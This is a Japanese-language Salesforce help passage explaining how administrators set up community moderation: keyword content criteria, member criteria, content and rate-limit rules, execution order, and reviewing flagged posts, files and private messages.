メンバー条件を作成、変更し、コミュニティモデレーションルールで使用します。ユーザプロファイル、ユーザ種別、ユーザ作成日、コミュニティに投稿またはコメントしたことがあるかどうかに基づいて、特定のメンバーのグループを対象にします。メンバー条件をルールで使用すると、過去 7 日間に作成された顧客ユーザからの投稿のみを確認する場合など、特定の使用事例を特定しやすくなります。

コミュニティをモデレートするコンテンツ条件の作成

コミュニティでの使用を禁止する不適切な言葉やコンテンツを定義するコンテンツ条件を作成、変更します。コンテンツ条件をルールで使用して、投稿やコメントなど、メンバーが生成するコンテンツをモデレートします。

メタデータ API または Tooling API を使用して、キーワードリストを設定することもできます。

次の点に留意してください。

- 組織では、最大 30 個のキーワードリスト条件を設定できます。これは、コミュニティ単位ではなく組織単位の制限です。
- 各キーワードリストには、最大 2,000 個のキーワードを指定できます。
- キーワードとユーザが生成したコンテンツを照合するとき、大文字と小文字の違いと末尾の句読点は無視されます。たとえば、条件に「*BadWord*」が含まれている場合、ユーザが「*BADWORD*」または「*badword.*」と入力すると一致します。

モデレーションルールで使用するコンテンツ条件を、次のように設定します。

1. [コミュニティ管理] を開きます。
2. [モデレーション] > [コンテンツ条件] をクリックし、[新規] をクリックします。
3. 条件の名前、一意の名前、および説明を入力します。
4. [保存] をクリックします。
5. 条件のキーワードを更新します。

   キーワードを追加するには、[追加] をクリックします。

   - キーワードは 100 文字以下で、文字、数字、空白、および特殊文字を使用できます。
   - ワイルドカード文字はサポートされていません。
   - キーワードは、カンマまたは改行で区切ります。
   - キーワードを追加するとき、一度に最大 32,000 文字をコピーして貼り付けることができます。

   ヒント: 特殊文字やスペースを使用して、同じ単語のさまざまなバリエーションをカバーできます。以下に例を示します。

   bad-word

   b@dword

   b a d w o r d

   キーワードを削除するには、削除するキーワードを選択し、[削除] をクリックします。

   メッセージが表示され、追加されたキーワード数、追加に失敗したキーワード数、および無視された重複数が示されます。エントリ全体の保存に失敗した場合は、キーワード要件を確認してから再度送信してください。重複は追加しても無視されるため、心配する必要はありません。

条件を削除するには、[コンテンツ条件] ページから [削除] をクリックします。ルールで使用中の条件は削除できません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

条件を表示、作成、編集、または削除する

- 「コミュニティの管理」または「コミュニティの作成および設定」

  および

  アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

コミュニティをモデレートするメンバー条件の作成

メンバー条件を作成、変更し、コミュニティモデレーションルールで使用します。ユーザプロファイル、ユーザ種別、ユーザ作成日、コミュニティに投稿またはコメントしたことがあるかどうかに基づいて、特定のメンバーのグループを対象にします。メンバー条件をルールで使用すると、過去 7 日間に作成された顧客ユーザからの投稿のみを確認する場合など、特定の使用事例を特定しやすくなります。

次の点に留意してください。

- 組織には最大 100 個のメンバー条件を設定できます。これは、コミュニティ単位ではなく組織単位の制限です。
- 各メンバー条件には、最大 100 個のユーザ条件を含めることができます。

ユーザ種別とユーザプロファイルのみを含む条件を作成することも、検索条件のみを含めることもできます。あるいは、すべての条件を使用する場合は、ユーザ種別、ユーザプロファイル、および検索条件を含めることができます。では始めましょう。

1. [コミュニティ管理] を開きます。
2. [モデレーション]>[メンバー条件] をクリックし、[新規] をクリックします。
3. 条件の名前、一意の名前、および説明を入力します。
4. 条件に含めるユーザ種別またはユーザプロファイルを選択します。

   種別とプロファイルの任意の組み合わせを選択できます。メンバーが組み込まれるのは、選択した組み合わせのいずれかに属す場合です。

   内部組織でプロファイルを削除すると、そのプロファイルはメンバー条件からも削除されます。
5. 次のオプションを選択してメンバーを絞り込みます。
   - なし — 他のオプションを使用して条件を絞り込まない場合は、このオプションを選択します。[なし] はデフォルトで選択されています。
   - ユーザ作成日 — 特定の期間条件内に作成されたユーザのみを含めるには、このオプションを選択します。ユーザ作成後の経過日数を入力します。

     メモ: ユーザの作成日がコミュニティのメンバーになった日付と異なる場合があります。たとえば、120 日前に作成された内部ユーザが、5 日前にコミュニティのメンバーになることがあります。セルフ登録するユーザの作成日は、コミュニティのメンバーになった日付になります。
   - コミュニティ貢献のないメンバー — コミュニティで投稿したりコメントしたりしたことがないメンバーのみを含めるには、このオプションを選択します。確認待機中の投稿は、承認されるまでコミュニティの貢献度としてカウントされません。

   ユーザ種別またはユーザプロファイルを選択し、絞り込み条件も選択した場合、メンバーは選択されたユーザ種別またはプロファイルのいずれかに属し、かつ、絞り込み条件を満たす場合のみ含まれます。
6. 変更内容を適用するには、[保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

条件を表示、作成、編集、または削除する
- 「コミュニティの管理」または「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

例: 次の条件を見てみましょう。

ユーザ種別: パートナー

ユーザプロファイル:カスタマーコミュニティプラスログインユーザ、カスタマーコミュニティプラスユーザ、カスタマーコミュニティユーザ

絞り込み条件: ユーザ作成日は、ユーザの作成から 7 日間に設定

このメンバー条件は次のデータに適用されます。

- 過去 7 日間に作成されたパートナーユーザ
- 過去 7 日間に作成されたカスタマーコミュニティプラスログインユーザ
- 過去 7 日間に作成されたカスタマーコミュニティプラスユーザ
- 過去 7 日間に作成されたカスタマーコミュニティユーザ

このメンバー条件をルールで使用して次の操作を実行できます。

- 該当するメンバーの投稿を確認および承認する
- 該当するメンバーが寄稿したら通知を受け取る
- 該当するメンバーのすべての寄稿にフラグを設定する

条件を削除するには、[メンバー条件] ページから [削除] をクリックします。ルールで使用中の条件は削除できません。

コミュニティモデレーションルール

メンバーが生成したコンテンツをモデレートするためにコミュニティ用のルールを作成および変更します。各ルールには、ルールの適用対象となるメンバー生成コンテンツ、ルールを適用する条件、および実行するモデレーションアクションを指定します。モデレーションルールは、コミュニティをスパム、ボット、攻撃的または不適切なコンテンツから保護します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コミュニティをモデレートするコンテンツルールの作成

メンバーが生成したコンテンツをモデレートするには、コミュニティ用のルールを作成および変更します。コンテンツルールは、コミュニティをスパム送信者や悪意のあるメンバーが作成した攻撃的な言葉や不適切なコンテンツから保護します。メンバーが生成したコンテンツのブロック、置き換え、フラグ設定、確認と承認を行うコンテンツルールを作成できます。

コミュニティをモデレートする処理数制限ルールの作成

処理数ルールを作成、変更して、コミュニティでメンバー生成コンテンツが作成される頻度を監視し、制限します。処理数ルールによって、同じメッセージを連続投稿してコミュニティを攻撃するスパム送信者やボットからコミュニティを保護できます。処理数ルールを作成してモデレータにスパム送信者のような疑わしい動作を通知したり、直ちにメンバーを凍結したりできます。

コミュニティモデレーションルールを実行する方法と状況は?

コンテンツをブロックするルールが最初に実行され、続いてコンテンツを確認し承認するルール、コンテンツを置き換えるルール、コンテンツにフラグを設定するルールの順に実行されます。

コミュニティをモデレートするコンテンツルールの作成

メンバーが生成したコンテンツをモデレートするには、コミュニティ用のルールを作成および変更します。コンテンツルールは、コミュニティをスパム送信者や悪意のあるメンバーが作成した攻撃的な言葉や不適切なコンテンツから保護します。メンバーが生成したコンテンツのブロック、置き換え、フラグ設定、確認と承認を行うコンテンツルールを作成できます。

コミュニティがカスタマーサービス (Napili) テンプレートを使用している場合、コミュニティメンバーによって作成された質問およびグループ投稿にモデレーションルールが適用されます。コミュニティが Salesforce タブと Visualforce を使用している場合、モデレーションルールはパブリッシャーアクションでも実行できます。

メタデータ API または Tooling API を使用して、コンテンツルールを設定することもできます。

次の点に留意してください。

- 組織では、最大30個のルールを設定できます。これは、コミュニティ単位ではなく組織単位の制限です。この制限には、コンテンツルールと処理数ルールの両方が含まれます。
- 各コンテンツルールには最大3個のキーワード条件と最大10個のメンバー条件を含めることができます。
- コンテンツをブロックするルールが最初に実行され、続いてコンテンツを確認し承認するルール、コンテンツを置き換えるルール、コンテンツにフラグを設定するルールの順に実行されます。複数のルールが同じアクションを実行する場合、ルールが作成された日付を基準にして、古い順に実行されます。コンテンツを置き換えるルールは、コンテンツが確認ルールにも適用される場合は実行されません。つまり、コミュニティマネージャが元のコンテンツを確認するようにします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ルールを表示、作成、編集、または削除する
- 「コミュニティの管理」または「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

ヒント: ルールを作成する前に、そのルールで使用する条件を作成することをお勧めします。

1. [コミュニティ管理] を開きます。
2. [モデレーション] > [ルール] をクリックし、[新規] をクリックして [コンテンツルール] を選択します。
3. 次の項目に入力します。
   - 名前 — ルールの名前を入力します。
   - 一意の名前 — ルールの一意の名前を入力します。API が使用する一意の名前です。
   - 説明 — 必要に応じて、説明を入力します。
   - ルールを有効化 — 選択されている場合、ルールが有効になります。
   - 適用先 — このルールを適用するメンバー生成コンテンツのタイプを指定します。投稿とコメントは、グループおよびユーザプロファイルで作成されたコンテンツにのみ適用されます。すべてのフィード種別 (アンケートやリンクなど) がサポートされています。
   - モデレーションアクション — 条件に一致したら実行する操作を指定します。
     - [ブロック] は、コンテンツを公開できないようにします。

  - [確認] により、「フィード投稿とコメントの承認」権限のあるユーザは公開前にコンテンツを承認できます。
  - [置換] は、キーワードがアスタリスクで置換されたコンテンツを公開します。たとえば、*「BadWord」* は *「*******」* になります。
  - [フラグ] は、コンテンツを公開してから、自動的にそのコンテンツに不正フラグを設定します。
- メンバーへのメッセージ — コンテンツがブロックされたときにメンバーに表示されるメッセージを指定します。メッセージを指定しないと、メンバーには標準メッセージ「このコミュニティでは、*%BLOCKED_KEYWORD%* やその他の不適切な語を使用できません。コンテンツを確認してもう一度お試しください。」が表示されます。*%BLOCKED_KEYWORD%* 変数には、ブロックされた語が 5 個まで表示されます。独自のカスタムメッセージでこの変数を使用することもできます。

  ヒント: 国際的なコミュニティでは、このメッセージを翻訳できます。[設定] から、[クイック検索] ボックスに *「翻訳」* と入力し、[翻訳] を選択します。メッセージを翻訳するには、[モデレーションルール] 設定コンポーネントを選択し、ルールが属するコミュニティを展開します。
- メンバー条件 — このルールを適用するメンバー条件を指定します。このルールをどのユーザに適用するか検討します。
- コンテンツ条件 — このルールを適用するコンテンツ条件を指定します。このルールをどの特定のキーワードに適用するか検討します。

重要: 次の点に留意してください。

- メンバー条件を指定せずにコンテンツルールを有効化すると、ルールはすべてのメンバーに適用されます。
- コンテンツ条件を指定せずにコンテンツルールを有効化すると、ルールは次のいずれかを実行します。
  - メンバーの投稿とコメントの作成をすべて制限
  - 確認にすべての投稿を送信
  - すべての投稿とコメントにフラグを設定

  これは問題です。注意してください。
- メンバー条件とコンテンツ条件を選択すると、両方の条件が満たされる場合のみルールが適用されます。
- 条件の指定は省略できますが、ルールに条件を追加して特定のメンバーとコンテンツを対象にすることをお勧めします。

4. [保存] をクリックします。

関連トピック:

用語の翻訳
コミュニティをモデレートするコンテンツ条件の作成
コミュニティをモデレートするメンバー条件の作成

コミュニティをモデレートする処理数制限ルールの作成

処理数ルールを作成、変更して、コミュニティでメンバー生成コンテンツが作成される頻度を監視し、制限します。処理数ルールによって、同じメッセージを連続投稿してコミュニティを攻撃するスパム送信者やボットからコミュニティを保護できます。処理数ルールを作成してモデレータにスパム送信者のような疑わしい動作を通知したり、直ちにメンバーを凍結したりできます。

各処理数ルールでは、通知と凍結という 2 つのアクションが制御されます。処理数ルールは、両方または一方のみのアクションに設定できます。処理数ルールは投稿、コメント、ファイル、および非公開メッセージに適用できます。カスタマーサービス (Napili) テンプレートを使用するコミュニティでは、質問と回答が含まれます。

次の点に留意してください。

- 組織では、最大30個のルールを設定できます。これは、コミュニティ単位ではなく組織単位の制限です。この制限には、コンテンツルールと処理数ルールの両方が含まれます。
- 各ルールには最大 10 個のメンバー条件を含めることができます。

ヒント: ルールを作成する前に、そのルールで使用するメンバー条件を作成することをお勧めします。

1. [コミュニティ管理] を開きます。
2. [モデレーション]>[ルール]をクリックし、[新規]をクリックして[処理数ルール] を選択します。
3. 次の項目に入力します。
   - 名前 — ルールの名前を入力します。
   - 一意の名前 — ルールの一意の名前を入力します。API が使用する一意の名前です。
   - 説明 — 必要に応じて、説明を入力します。
   - ルールを有効化 — 選択されている場合、ルールが有効になります。
   - 適用先 — このルールを適用するメンバー生成コンテンツのタイプを指定します。投稿とコメントは、グループおよびユーザプロファイルで作成されたコンテンツにのみ適用されます。
   - メンバー条件 — このルールを適用するメンバー条件を指定します。このルールをどのユーザに適用するか検討します。

     一般的にスパム送信者は新規メンバーです。過去 7 日間に作成されたカスタマーユーザのみを含むメンバー条件を作成することをお勧めします。

     メモ:
     - 処理数ルールは内部ユーザには適用されません。内部ユーザを含むメンバー条件を使用できますが、そのルールは内部ユーザには適用されません。
     - メンバー条件を指定せずに処理数ルールを有効化すると、ルールはすべての外部ユーザに適用されます。
   - コンテンツ作成の期間条件 — 使用する期間を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ルールを表示、作成、編集、または削除する
- 「コミュニティの管理」または「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

- モデレータに通知 —数値を入力します。メンバーが設定された期間にこの頻度でコンテンツを作成すると、モデレータにメールが送信されます。
- メンバーを凍結 —数値を入力します。設定された期間にこの頻度でコンテンツを作成すると、メンバーは凍結されます。

  重要: 凍結されるメンバーは、メンバーであるすべてのコミュニティで凍結されます。

メールは「コミュニティユーザのモデレート」権限を持つユーザにも送信されます。モデレータには必ずこの権限を割り当てます。メールは、ユーザが Chatter メールをオフにしていても送信されます。

4. 変更内容を適用するには、[保存] をクリックします。

例: 次の処理数ルールを例として使用しましょう。

適用先: 投稿および非公開メッセージ

メンバー条件: 過去 7 日間に作成された顧客ユーザ

コンテンツ作成の期間条件: 3 分間

モデレータに通知: 6

メンバーを凍結: 10

この処理数ルールを使用した場合、メンバーが制限に達すると次のようになります。

3 分間にメンバーが作成したもの...	モデレータに通知	メンバーを凍結
4 個の投稿と 2 個の非公開メッセージ	✔	✖
6 個の投稿	✔	✖
6 個のコメント	✖	✖
8 個の投稿と 2 個の非公開メッセージ	✔	✔
10 個の投稿	✔	✔
10 個のコメント	✖	✖

この値のような処理数ルールを使用すると、コミュニティがスパム送信者やボットから保護されますが、新規メンバーを支援することもできます。たとえば、脅威にはならないメンバーが早く回答をもらおうと質問を何度も投稿した場合などです。処理数ルールでは、保護だけではなく、困っているメンバーを助けることもできます。

次の例は、非公開メッセージ専用に設定されたルールです。

適用先: 非公開メッセージ

メンバー条件: 過去 3 日間に作成された顧客ユーザ

コンテンツ作成の期間条件: 15 分間

モデレータに通知: 1

メンバーを凍結: 3

この処理数ルールは、非公開メッセージを介して攻撃するスパム送信者からコミュニティを保護します。

処理数ルールが機能しませんでした。なぜでしょうか?

待ちましょう。処理数制限ルールは正確には見えないことがありますが、実際は正確です。信頼してください。たとえば、3 分間に 10 回コンテンツを作成したらメンバーを凍結する処理数ルールを設定するとします。最初の 3 分間が終わるまでにメンバーは 9 件作成できます。この場合、メンバーは 2 回目の 3 分間でさらに 10 件投稿するまでは凍結されません。

使用しているメンバー条件を確認します。たとえば、コミュニティに寄稿していないユーザを絞り込むメンバー条件を使用する処理数ルールがあるとします。メンバーが投稿またはコメントを 1 度でも行った後は、そのメンバーにルールは適用されず、設定された凍結制限にメンバーが達することはありません。

関連トピック:

コミュニティをモデレートするメンバー条件の作成

コミュニティモデレーションルールを実行する方法と状況は?

コンテンツをブロックするルールが最初に実行され、続いてコンテンツを確認し承認するルール、コンテンツを置き換えるルール、コンテンツにフラグを設定するルールの順に実行されます。

複数のルールが同じアクションを実行する場合、ルールが作成された日付を基準にして、古い順に実行されます。コンテンツを置き換えるルールは、コンテンツが確認ルールにも適用される場合は実行されません。つまり、コミュニティマネージャが元のコンテンツを確認するようにします。サーバでは、Salesforce によりコミュニティルールが標準の実行順序で実行されます。

コンテンツをブロックするルールは、システム検証時に実行されます。コンテンツをブロックするルールでは、`before` トリガによって加えられた変更は無視されます。たとえば、`before` トリガによりフィード投稿が変更された場合、コンテンツをブロックするモデレーションルールでは変更後のコンテンツが認識されず、元のコンテンツで実行されます。

コンテンツを確認し承認するルールは、データベースの保存前に実行されます。これらのルールは、コンテンツを置き換えるルールの前に実行されます。

コンテンツを置き換えるルールは、データベースの保存前に実行されます。

コンテンツにフラグを設定するルールは、ワークフロールールの後で実行されます。

関連トピック:

Apex 開発者ガイド: トリガと実行順序

コミュニティの投稿およびコメントの確認と承認

コンテンツを確認し、承認する事前モデレーションルールによって、非準拠または不適切なコンテンツがコミュニティ内のすべてのユーザにすぐに表示されないようにできます。確認待機中の投稿およびコメントはコミュニティフィードには表示されず、著者とコミュニティモデレータのみがフィードで参照できます。著者は待機中の投稿とそれに対する待機中のコメントを両方とも投稿していれば表示できます。ルールを設定すると、モデレータは直接コミュニティフィードで、または [コミュニティ管理] でコンテンツを承認できます。

投稿およびコメントを確認し、承認するモデレーションルールを設定するには、[モデレーション] > [ルール] へ移動して［確認］アクションを使用するコンテンツルールを作成します。次に、コンテンツを確認するルールの使用方法をいくつか示します。

セルフサービスコミュニティ
: コミュニティのメンバーにセルフ登録が許可されていますか? すべてのセルフ登録ユーザの質問を確認および承認するルールを設定できます。ゲストユーザプロファイルのみを含み、過去 7 日間に作成されたメンバーに絞り込むメンバー条件を使用します。

  スパム送信者によってコミュニティが攻撃されたことがありますか? ゲストユーザプロファイルのみを含み、コミュニティに寄稿したことのないメンバーに絞り込むメンバー条件を使用します。

パートナーコミュニティ
: パートナーが最近の買収やその他の機密取引について話し合っていないことを確認したいと考えていますか?「買収」や「合併」などのキーワードを含む投稿およびコメントを確認するルールを設定できます。

従業員コミュニティ
: コミュニティで HIPAA コンプライアンスが必要ですか? すべての従業員の投稿およびコメントを確認するルールを設定します。

メモ: ユーザがモデレーションルールを作成するには「コミュニティの管理」または「コミュニティの作成および設定」権限が必要です。

承認されるまで、投稿またはコメントのヘッダーには *[確認待機中]* と表示されます。投稿またはコメントが確認待機中でも著者は編集または削除できますが、コメントはできません。著者は待機中の投稿とそれに対する待機中のコメントを両方とも投稿していれば表示できます。著者が投稿またはコメントを編集できないようにするには、特定のユーザのフィード投稿編集を無効にします。

コミュニティで投稿およびコメントを確認して承認するには、次の 2 つの方法があります。

- 事前設定されたインサイトレポートを [コミュニティ管理] で使用します。

  Salesforce Communities Management パッケージで提供される待機中インサイトレポートを使用します。このレポートでは、コミュニティで確認待機中の投稿およびコメントのすべて

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティフィードで確認待機中の投稿およびコメントを承認、削除、編集する

メモ: 著者は待機中の投稿とそれに対する待機中のコメントを両方とも投稿していれば表示できます。

- 「フィード投稿とコメントの承認」

[コミュニティ管理] で確認待機中の投稿およびコメントを承認、削除、編集する

- 「フィード投稿とコメントの承認」

  および

  「コミュニティ管理にアクセス」または「コミュニティの管理」または「コミュニティの作成および設定」

  および

  アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

を表示できます。インサイトレポートには投稿およびコメントのコンテンツが表示されるので、コンテンツがスパムか無害かをすばやく評価できます。これで、レポートから直接項目を承認するか、削除できます。また、一括アクションを実行して、複数の項目を一度に承認できます。

このレポートを取得するには、Salesforce Communities Management パッケージを AppExchange からインストールします。詳細は、「ダッシュボードおよびインサイトパッケージを使用したコミュニティのレポート」を参照してください。

- コミュニティフィードから直接投稿およびコメントを承認します。

  コミュニティフィードで、「フィード投稿とコメントの承認」権限のあるユーザには、追加のアクションが投稿またはコメントのドロップダウンメニューに表示されます。項目が不適切な場合、ユーザが削除できます。項目に入力ミスがある場合は、編集できます。

項目が承認されると、項目が承認されたことを知らせるメールが著者に送信されます。このメールには、項目へのリンクが記載されています。@メンション通知などのメール通知は、項目が承認された後にのみ送信されます。

関連トピック:

コミュニティをモデレートするコンテンツルールの作成

フィード投稿およびコメントの編集の概要

コミュニティのフラグ付き投稿およびコメントのモデレート

コミュニティモデレータは、コミュニティのメンバーが不適切とフラグ付けした投稿とコメントのリストを確認し、対応策を実行できます。グループ所有者またはグループマネージャは、各自のグループの項目のフラグを表示し、対応策を実行できます。

フラグが設定された投稿やコメントは、投稿日またはコメント日の横に小さなオレンジのフラグが表示されます。フラグの横にある数値は、項目にフラグを設定した人の数を示します。モデレータは、各項目をレビューして、対応策を実行するかどうかを決定します。

次の点に留意してください。

- モデレータが表示および操作できるのは、アクセス権のある項目のみです。
- コミュニティのグループ内のグループの所有者またはマネージャは、フラグを表示または削除したり、必要に応じて投稿、コメント、ファイルを削除したりするなど、各自のグループの項目をモデレートできます。
- コミュニティで［メンバーにコンテンツのフラグの設定を許可］が無効になっている場合、モデレータは項目にフラグを付けることと、フラグ付き項目を表示することしかできません。

次に、フラグ付き投稿とコメントをモデレートする方法をいくつか示します。

- [モデレーションの概要] ホームアプリケーションからフラグ付き投稿およびコメントを表示します。
- 事前設定されたインサイトレポートを [コミュニティ管理] で使用します。

  Salesforce Communities Management パッケージで提供されるフラグ付き投稿レポートとフラグ付きコメントレポートを使用します。これらのレポートにより、コミュニティでフラグが設定された投稿とコメントを迅速に管理できます。投稿やコメントのコンテンツを確認してから、フラグを削除するか投稿やコメントを削除します。複数の項目を同時に選択することもできます。

  このレポートを取得するには、Salesforce Communities Management パッケージを AppExchange からインストールします。詳細は、「ダッシュボードおよびインサイトパッケージを使用したコミュニティのレポート」を参照してください。

- フラグ付きフィードを Chatter で使用します。

  Salesforce タブ + Visualforce コミュニティを使用している場合は、コミュニティの Chatter メニューを使用して、フラグ付き投稿とコメントのリストを表示できます。フラグ付きフィードを表示するには、［メンバーにコンテンツのフラグの設定を許可する］設定を有効にする必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

フラグ付き項目の表示、フラグの削除、投稿またはコメントの削除を行う

- 「コミュニティフィードのモデレート」

[コミュニティ管理] で投稿とコメントをモデレートする


- 「コミュニティ管理にアクセス」または「コミュニティフィードのモデレート」

  および

  「コミュニティの管理」または「コミュニティの作成および設定」

  および

  アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである



- カスタムリストを使用してモデレートします。Apex の Chatter REST API または ConnectApi を使用して、フラグ付き投稿とコメントのリストを公開できます。
- 通知メールから投稿またはコメントへのリンクをクリックします。
- フラグを削除するかフィードのコンテンツを削除することによって、コミュニティのコンテキスト内で直接モデレートします。

ヒント: コミュニティで項目にフラグが設定されるたびにメールを受信するには、[メール設定] ページの [項目に不正フラグを付ける] チェックボックスをオンにします。

関連トピック:

Chatter REST API 開発者ガイド

Apex 開発者ガイド

コミュニティでフラグが設定されたファイルのモデレート

コミュニティモデレータは、コミュニティのメンバーが不適切またはスパムとフラグ付けしたファイルのリストを確認し、対応策を実行できます。グループ所有者またはグループマネージャは、各自のグループのファイルのフラグを表示し、対応策を実行できます。

コミュニティのメンバーが、機密情報が含まれているか内容が攻撃的な、不適切なファイルを投稿する可能性があります。他のコミュニティメンバーは、このようなファイルを確認するためにフラグ付けすることができます。フラグ付きファイルには、小さいオレンジのフラグが表示されます。フラグの横にある数値は、項目にフラグを設定した人の数を示します。

次の点に留意してください。

- モデレータが表示および操作できるのは、アクセス権のある項目のみです。
- コミュニティグループ内のグループの所有者およびマネージャは、コミュニティで［メンバーにコンテンツのフラグの設定を許可する］が有効になっている場合、自分が所有および管理するグループのファイルを確認してフラグを削除できます。
- コミュニティで［メンバーにコンテンツのフラグの設定を許可］が無効になっている場合、モデレータは項目にフラグを付けることと、フラグ付き項目を表示することしかできません。

次に、フラグ付きファイルをモデレートする方法をいくつか示します。

- フラグ付きファイルのインサイトレポートには、[コミュニティ管理]の[モデレーションの概要]ページから直接アクセスします。
- 事前設定されたインサイトレポートを[コミュニティ管理]で使用します。

  Salesforce Communities Management パッケージで提供されるフラグ付きファイルレポートを使用します。このレポートでは、フラグ付きファイルの名前、作成者、フラグ設定者、ファイルのフラグ数を確認できます。リンクをクリックしてファイルを開き、コンテンツを確認できます。その後、フラグを削除するかファイルを削除できます。複数の項目を同時に選択することもできます。

  このレポートを取得するには、Salesforce Communities Management パッケージを AppExchange からインストールします。詳細は、「ダッシュボードおよびインサイトパッケージを使用したコミュニティのレポート」を参照してください。

- カスタムリストを使用してモデレートします。Apex の Chatter REST API または ConnectApi を使用して、フラグ付きファイルのリストを公開できます。
- フラグを削除するかファイル詳細ページでコンテンツを削除することによって、コミュニティのコンテキスト内で直接モデレートします。

ヒント: コミュニティで項目にフラグが設定されるたびにメールを受信するには、[メール設定]ページの[項目に不正フラグを付ける]チェックボックスをオンにします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ファイル詳細ページを表示する、フラグを削除する、ファイルを削除する

- 「コミュニティファイルのモデレート」

[コミュニティ管理]でファイルをモデレートする

- 「コミュニティファイルのモデレート」

  および

  「コミュニティ管理にアクセス」または「コミュニティの管理」または「コミュニティの作成および設定」

  および

  アクセスしようとする[コミュニティ管理]ページのコミュニティメンバーである

コミュニティで許可されるファイルのサイズおよび種類を制限するには、[管理] > [個人設定] ページに移動します。

関連トピック:

Chatter REST API 開発者ガイド

Apex 開発者ガイド

コミュニティのフラグが設定された非公開メッセージのモデレート

コミュニティのモデレータは、コミュニティのメンバーが不適切またはスパムとしてフラグ設定した Chatter メッセージのリストを確認して、対応策を実行できます。

「コミュニティ Chatter メッセージのモデレート」権限がある場合、ユーザはメンバーとなっているコミュニティでのみメッセージのコンテンツの参照、フラグの削除、メッセージの削除を実行できます。この権限では、フラグが設定されたメッセージのみ削除できます。[すべてのデータの編集]権限があると、モデレータは SOAP API でフラグの削除やメッセージの削除を実行できます。

「Chatter メッセージの管理」権限ではなく、「コミュニティ Chatter メッセージのモデレート」権限をモデレータに割り当てます。「Chatter メッセージの管理」権限では、Salesforce 組織全体のすべてのメッセージを表示できます。セキュリティとプライバシーに関する懸念事項を回避するため、モデレータとマネージャに適切な権限があることを再確認します。

重要: 次の制限に注意してください。

- コミュニティメンバーは、メンバーではないコミュニティ、またはユーザに対してフラグ設定が有効になっていないコミュニティから送信されたメッセージにフラグを設定することはできません。
- ユーザは、内部組織、Salesforce1、パートナーポータル、およびカスタマーポータルでは、メッセージにフラグを設定することはできません。

フラグが設定されたメッセージをコミュニティで監視および管理するには、いくつかの方法があります。

- フラグ付きファイルのインサイトレポートには、[コミュニティ管理]の[モデレーションの概要] ページから直接アクセスします。
- 事前設定されたインサイトレポートを [コミュニティ管理] で使用します。

  Salesforce Communities Management パッケージで提供される、フラグが設定された非公開メッセージレポートを使用します。このレポートにより、トレンドを追跡し、コミュニティで発生するメッセージのスパム攻撃を常に把握できます。メッセージの送信者、コンテンツ、送信日時、メッセージにフラグ設定したユーザを確認できます。このレポートを使用してメッセージのフラグ解除やメッセージの削除ができます。

  このレポートを取得するには、Salesforce Communities Management パッケージを AppExchange からインストールします。詳細は、「ダッシュボードおよびインサイトパッケージを使用したコミュニティのレポート」を参照してください。

- 独自のレポートを作成する。

  まず、[ネットワーク] を主オブジェクト、[ネットワーク監査] を第 2 オブジェクトとして使用して、カスタムレポートタイプを作成します。次に、新しいカスタムレポートタイプを使用してレポートを作成し、[Chatter メッセージ] に設定された [監査オブジェクト種別] に項目検索条件を追加します。API を使用して、フラグが設定されたメッセージを削除します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[コミュニティ管理]でメッセージをモデレートする

- 「コミュニティ Chatter メッセージのモデレート」

  および

  「コミュニティ管理にアクセス」または「コミュニティの管理」または「コミュニティの作成および設定」

  および

  アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

レポートでフラグが設定されたメッセージのコンテンツを表示する

- 「コミュニティ Chatter メッセージのモデレート」

SOAP API でフラグを削除するか、メッセージを削除する

- 「すべてのデータの編集」

- フラグが設定されたメッセージを API から直接クエリして削除する。

ヒント: コミュニティでメッセージにフラグが設定されるたびにメールを受信するには、[メール設定]ページの [項目に不正フラグを付ける] オプションを選択します。メールを受信するには、「コミュニティ Chatter メッセージのモデレート」権限と「コミュニティフィードのモデレート」権限が必要です。メール設定を実行するには、コミュニティ内のプロファイルページに移動し、右上隅のドロップダウンボタン ( ) をクリックします。次に、[私の設定] を選択し、[メール設定] をクリックします。

関連トピック:

ユーザの Chatter メッセージの定義に関するガイドライン

SOAP API 開発者ガイド: ChatterMessage

Apex 開発者ガイド: トリガを使用した Chatter 非公開メッセージのモデレーション

項目にフラグを設定する Apex トリガの設定

トリガを使用して、コミュニティで項目に自動的にフラグを設定する高度なカスタムモデレーションロジックを作成します。

ヒント: この操作を UI で実行できます。ほとんどのコミュニティでは、カスタムモデレーショントリガは必要ありません。モデレーションルールと条件は、[コミュニティ管理]で直接作成できます。詳細は、「コミュニティモデレーションルール」を参照してください。

